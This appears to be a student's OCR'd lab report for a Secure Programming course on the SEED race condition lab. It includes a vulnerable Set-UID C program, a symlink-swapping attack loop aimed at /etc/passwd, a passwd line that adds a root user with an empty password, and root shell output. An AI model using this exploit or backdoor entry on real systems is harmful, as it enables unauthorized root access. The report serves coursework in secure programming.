Jorge Avila (**1001543128**)

Professor Trey


Secure Programming

26 March 2021

Race Condition Lab


Initial Tasks:

We have ubuntu 16.04 version installed and we are going to disable the symlink protection by doing the following:




Next, we compile our vulnerable program that was given to us, this C code has a race condition in it that will allow us to understand why these are important. First we are going to compile and set it as Set-UID, such as below:

Note: The /tmp/ is a place where it has a sticky bit of ‘t’ that means that if you own a certain file or directory you can do what you please with that and it countermeasures the fact that other users may not do stuff to that. It helps keep things in place without fear of people messing things up.



Task 1:

The goal of this task is to write to the *etc/passwrd* and create a user and log in with root user abilities. The steps follow below:



We create our file using the touch command and then we run the ./vulp file and see that it wrote to the file we just created.

Attack: Choose a Target File

- Add the following line to `/etc/passwd` to add a new user


test:U6aMy0wojraho:0:0:test:/root:/bin/bash

Username


UID (0 means root)

Hash value for
empty password

When you write to it manually like so:



Then when you log in, you should see the magic empty password works.



Task 2:


Task 2A:

This is the slow deterministic way, in the next subtask we will do the full blown attack.


First thing we do is add the sleep(10); in between access() and fopen().

```c
/*  vulp.c  */
//Jorge Avila Race Condition Portion
#include <stdio.h>
#include <unistd.h>


int main()
{
   char * fn = "/tmp/XYZ";
   char buffer[60];
   FILE *fp;

   /* get user input */
   scanf("%50s", buffer );

   if(!access(fn, W_OK)){
        sleep(10);
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
   }
   else printf("No permission \n");
}
```

Then we go ahead, in a separate window go and create the /tmp/XYZ (which I already did in the tasks beforehand) and switch the target of /tmp/XYZ to /etc/passwd.




And when we go ahead and try to su in user test, we are successful




Task 2B:

Our next goal is to run the target file, you can see that this is how we are going to add a new user soon enough like we did above. The figure above helps what constructs each component of that line. The first thing we do is touch a file that contains that line above like so:




Now using a C file code from class that was provided from Professor Trey, this will help us run this iteratively without having to manually do it many times. The code is shown below:


Terminal
En
1:41 PM
[03/16/21]seed@VM:~/RaceCondition$ cat attack_process.c
#include <unistd.h>
int main ()
{
while(1)
{
unlink("/tmp/XYZ");
symlink("/dev/null","/tmp/XYZ');
usleep(100);
unlink("/tmp/XYZ");
symlink("/etc/passwd","/tmp/XYZ');
usleep(1000);
}
return 0;
}
[03/16/21]seed@VM:~/RaceCondition$



Once I ran the attack_proccess C file and the shell script at the ***same time*** it finally changed the /etc/passwrd and as you can see you have the user ‘test’ there with that empty password we gave it.





```
root@VM:/home/seed/RaceCondition# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/RaceCondition#
```

Finally, you can see when we go into the ***su test*** and press enter, you get the root shell.

Task 2C:


In this task we are going for a more improved approach.



